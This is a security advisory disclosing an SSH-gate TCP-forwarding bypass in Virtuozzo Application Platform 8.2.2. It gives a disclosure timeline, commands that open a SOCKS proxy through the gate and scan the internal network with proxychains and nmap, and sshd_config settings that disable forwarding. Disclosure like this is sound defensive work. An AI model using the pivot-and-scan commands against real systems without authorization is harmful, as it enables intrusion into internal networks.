SYNACKTIV


SECURITY ADVISORY

Network restrictions bypass in Virtuozzo Application Platform <= 8.2.2

2023.05.31

JEAN BONNEVIE

RAPHAEL LOB



Vulnerability description

Presentation of Virtuozzo Application Platform

Virtuozzo Application Platform is a platform as a service (PaaS) that makes it easy to create development environments on the fly.[1]

Issue

Synacktiv discovered a network filtering bypass on Virtuozzo Application Platform, allowing authenticated users to access the internal network without restrictions.

Affected versions

Version 8.2.2 is affected, and anterior versions are likely to be vulnerable as well.

Timeline

Date	Description
2023.03.20	Advisory sent to Virtuozzo
2023.03.27	Vulnerability fixed in version 8.2.3 and applied on existing instances
2023.05.31	Public release

1 https://www.virtuozzo.com/application-platform/

Technical description

Description

To access assets through SSH, a feature allows authenticated users to add a public key to the SSH Gate.

Illustration 1: SSH public key added.

Connections to this gate are redirected to the end assets. However, the SSH server on the gate authorizes TCP forwarding, allowing users to setup a SOCKS proxy with the `-D` option to access the internal network without restrictions.

```
$ ssh -v -D 9516 -i key 283@REDACTED -p 3022
OpenSSH_9.2p1 [...]
debug1: Offering public key: key RSA SHA256:[...] explicit
debug1: Server accepts key: key RSA SHA256:[...] explicit
Authenticated to REDACTED ([REDACTED]:3022) using "publickey".
debug1: Local connections to LOCALHOST:9516 forwarded to remote address socks:0
debug1: Local forwarding listening on 127.0.0.1 port 9516.
[...]
Last login: Thu Mar 16 16:41:43 2023 from 127.0.0.1
```

Impact

An attacker accessing the dashboard could gain access to the internal network from the SSH Gate.

```
$ proxychains -q nmap -sT -p- -T4 -v -Pn REDACTED
Discovered open port 22/tcp on REDACTED
[...]
```

Recommendation

Disable all forwarding on the SSH server.

For OpenSSH versions 7.4 and after, the `DisableForwarding` option can be used in `sshd_config`:

```
DisableForwarding yes
```

For OpenSSH versions 7.4 and before, the following options should be used:

```
AllowTcpForwarding no
AllowStreamLocalForwarding no
X11Forwarding no
```

SYNACKTIV

01 45 79 74 75

contact@synacktiv.com

5 boulevard Montmartre

75002 – PARIS

www.synacktiv.com